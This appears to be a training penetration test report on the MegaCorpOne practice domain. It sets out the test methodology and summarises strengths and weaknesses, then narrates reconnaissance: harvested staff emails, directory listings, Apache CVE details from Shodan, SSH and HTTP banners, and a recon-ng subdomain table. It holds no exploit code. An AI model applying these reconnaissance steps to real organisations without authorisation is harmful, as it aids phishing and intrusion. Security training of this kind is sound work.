Cybersecurity

Penetration Test Report Template

MegaCorpOne

Penetration Test Report

Carra Security Testing, LLC

Confidentiality Statement

This document contains confidential and privileged information from MegaCorpOne Inc. (henceforth known as MegaCorpOne). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement 2
Contact Information 4
Document History 4
Introduction 5
  Assessment Objective 5
Penetration Testing Methodology 6
  Reconnaissance 6
  Identification of Vulnerabilities and Services 6
  Vulnerability Exploitation 6
  Reporting 6
Scope 7
Executive Summary of Findings 8
  Grading Methodology 8
  Summary of Strengths 9
  Summary of Weaknesses 9
Executive Summary Narrative 10
Summary Vulnerability Overview 11
Vulnerability Findings 12
MITRE ATT&CK Navigator Map 13

Contact Information

Company Name	Carra Security Testing, LLC
Contact Name	Yazmin Carrasco
Contact Title	Penetration Tester
Contact Phone	555.224.2411
Contact Email	yazmin@cs.com

Document History

Version	Date	Author(s)	Comments
001	01/08/2024	Yazmin Carrasco	

Introduction

In accordance with MegaCorpOne's policies, Carra Security Testing, LLC (henceforth known as C.S) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by C.S during January of 2024.

For the testing, C.S focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

C.S used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Penetration Testing Methodology

Reconnaissance

C.S begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

C.S uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

C.S's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.22.117.0/24 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Using a VPN
- Passwords were hashed
- Could not crack root password
- The website had a validate certificate and was not expired
- VPN requires password

- Not able to successfully sign in using remote desktop
- Did not find any PII
- SSH requires password
- Not all users can remote desktop to window devices

Summary of Weaknesses


C.S successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Simple and reused passwords that can be easily guessed
- Emails were exposed on the website and were the same as username credentials.
- Emails on website can be used for phishing
- VPN did not require 2 factor authentication when connecting to the
- Displayed the server version
- Outdated web server software
- VPN url was exposed to open web and VPN script was exposed
- Msfadmin had unlimited privileges- ALL(ALL).
- Clear text passwords in the file called “adminpassword.txt”

Executive Summary

[Provide a narrative summary of your findings, step by step. Include screenshots. It's fine to mention specifics (e.g., used Metasploit to exploit a vulnerable version of DistCC), but do not get too technical in these specifics. This should be an A–Z summary of your assessment.]

First we started by looking up the website on google and looking for keywords like "name" or "email".



There was two links that interested us this was the "About Us" page and "Index of /assests". From here we found the emails of the employees and what they do in the company. This can help attackers send phishing links.

Executive Team

Name: Joe Sheer

Title: CEO
Email: joe@megacorpone.com

Name: Mike Carlow

Title: VP Of Legal
Email: mcarlow@megacorpone.com

Name: Alan Grofield

Title: IT and Security Director
Email: agrofield@megacorpone.com

MEET OUR TEAM

Joe Sheer
CHIEF EXECUTIVE OFFICER
Email: joe@megacorpone.com
Twitter: @Joe_Sheer

Tom Hudson
WEB DESIGNER
Email:thudson@megacorpone.com
Twitter: @TomHudsonMCO

Tanya Rivera
SENIOR DEVELOPER
Email: trivera@megacorpone.com
Twitter: @TanyaRiveraMCO

Matt Smith
MARKETING DIRECTOR
Email: msmith@megacorpone.com
Twitter: @MattSmithMCO

When clicked on the links about the assets link we can see the assets that the company has and the versions of the company is also shown. With this an attacker can look up vulnerabilities of the version.

Index of /assets/img/team

Name	Last modified	Size	Description
Parent Directory		-	
james.png	2016-08-21 11:21	2.6M	
joe.jpg	2016-08-21 11:21	159K	
mary.jpg	2016-08-21 11:21	271K	
matt.jpg	2016-08-21 11:21	3.5M	
mega.jpg	2016-08-21 11:21	3.7M	
orig/	2016-08-21 11:21	-	
team01.jpg	2016-08-21 11:21	94K	
team02.jpg	2016-08-21 11:21	116K	
team03.jpg	2016-08-21 11:21	144K	
team04.jpg	2016-08-21 11:21	111K	


Apache/2.4.38 (Debian) Server at www.megacorpone.com Port 443

Index of /assets

Name	Last modified	Size	Description
Parent Directory		-	
css/	2016-08-21 11:21	-	
fonts/	2016-08-21 11:21	-	
img/	2017-10-03 09:08	-	
js/	2016-08-21 11:21	-	

Apache/2.4.38 (Debian) Server at www.megacorpone.com Port 443

After knowing what version server the company runs we did a quick nslookup on the website and after getting the IP address. We did a quick search on Shodan.io. for the IP address we got from the nslookup.



JavaScript Libraries

jQuery

prettyPhoto

⚠ Vulnerabilities

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.

CVE-2023-27522	HTTP Response Smuggling vulnerability in Apache HTTP Server via mod_proxy_uwsgi. This issue affects Apache HTTP Server: from 2.4.30 through 2.4.55. Special characters in the origin response header can truncate/split the response forwarded to the client.
CVE-2023-25690	Some mod_proxy configurations on Apache HTTP Server versions 2.4.0 through 2.4.55 allow a HTTP Request Smuggling attack. Configurations are affected when mod_proxy is enabled along with some form of RewriteRule or ProxyPassMatch in which a non-specific pattern matches some portion of the user-supplied request-target (URL) data and is then re-inserted into the proxied request-target using variable substitution. For example, something like: RewriteEngine on RewriteRule "^/here/(.*)" "http://example.com:8080/elsewhere?$1"; [P] ProxyPassReverse /here/ http://example.com:8080/ Request splitting/smuggling could result in bypass of access controls in the proxy server, proxying unintended URLs to existing origin servers, and cache poisoning. Users are recommended to update to at least version 2.4.56 of Apache HTTP Server.
CVE-2022-37436	Prior to Apache HTTP Server 2.4.55, a malicious backend can cause the response headers to be truncated early, resulting in some headers being incorporated into the response body. If the later headers have any security purpose, they will not be interpreted by the client.
CVE-2022-36760	Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling') vulnerability in mod_proxy_ajp of Apache HTTP Server allows an attacker to smuggle requests to the AJP server it forwards requests to. This issue affects Apache HTTP Server Apache HTTP Server 2.4 version 2.4.54 and prior versions.
CVE-2022-	7.5 Apache HTTP Server 2.4.53 and earlier may not send the X-Forwarded-* headers to the origin


```
        rsa-sha2-512
        rsa-sha2-256
        ssh-rsa
        ecdsa-sha2-nistp256
        ssh-ed25519

Encryption Algorithms:
        chacha20-poly1305@openssh.com
        aes128-ctr
        aes192-ctr
        aes256-ctr
        aes128-gcm@openssh.com
        aes256-gcm@openssh.com

MAC Algorithms:
        umac-64-etm@openssh.com
        umac-128-etm@openssh.com
        hmac-sha2-256-etm@openssh.com
        hmac-sha2-512-etm@openssh.com
        hmac-sha1-etm@openssh.com
        umac-64@openssh.com
        umac-128@openssh.com
        hmac-sha2-256
        hmac-sha2-512
        hmac-sha1

Compression Algorithms:
        none
        zlib@openssh.com
```

// 80 / TCP -683791476 | 2023-12-31T08:01:45.543253

Apache httpd 2.4.38

```
HTTP/1.1 200 OK
Date: Sun, 31 Dec 2023 08:01:45 GMT
Server: Apache/2.4.38 (Debian)
Last-Modified: Wed, 06 Nov 2019 15:04:14 GMT
ETag: "290b-596aedca79780"
Accept-Ranges: bytes
Content-Length: 14603
Vary: Accept-Encoding
Content-Type: text/html
```

// 443 / TCP -683791476 | 2024-01-02T03:50:30.011250



MegacorpOne

www.recon-ng.com

Recon-ng Reconnaissance Report

[-] Summary

table	count
domains	0
companies	0
netblocks	0
locations	0
vulnerabilities	0
ports	0
hosts	18
contacts	0
credentials	0
leaks	0
pushpins	0
profiles	0
repositories	0


[-] Hosts

host	ip_address	region	country	latitude	longitude	notes	module
admin.megacorpone.com	51.222.169.208						hackertarget
beta.megacorpone.com	51.222.169.209						hackertarget
fs1.megacorpone.com	51.222.169.210						hackertarget
intranet.megacorpone.com	51.222.169.211						hackertarget
mail.megacorpone.com	51.222.169.212						hackertarget
mail2.megacorpone.com	51.222.169.213						hackertarget
ns1.megacorpone.com	51.79.37.18						hackertarget
ns2.megacorpone.com	51.222.39.63						hackertarget
ns3.megacorpone.com	66.70.207.180						hackertarget
router.megacorpone.com	51.222.169.214						hackertarget
siem.megacorpone.com	51.222.169.215						hackertarget
snmp.megacorpone.com	51.222.169.216						hackertarget
support.megacorpone.com	51.222.169.218						hackertarget
syslog.megacorpone.com	51.222.169.217						hackertarget
test.megacorpone.com	51.222.169.219						hackertarget
vpn.megacorpone.com	51.222.169.220						hackertarget
www.megacorpone.com	149.56.244.87						hackertarget
www2.megacorpone.com	149.56.244.87						hackertarget


Created by: Class

This gave us a lot of information like the ports that are open, the versions of ssh the server is running, the OS server, the version of the webserver and the vulnerabilities that may be present on the server.

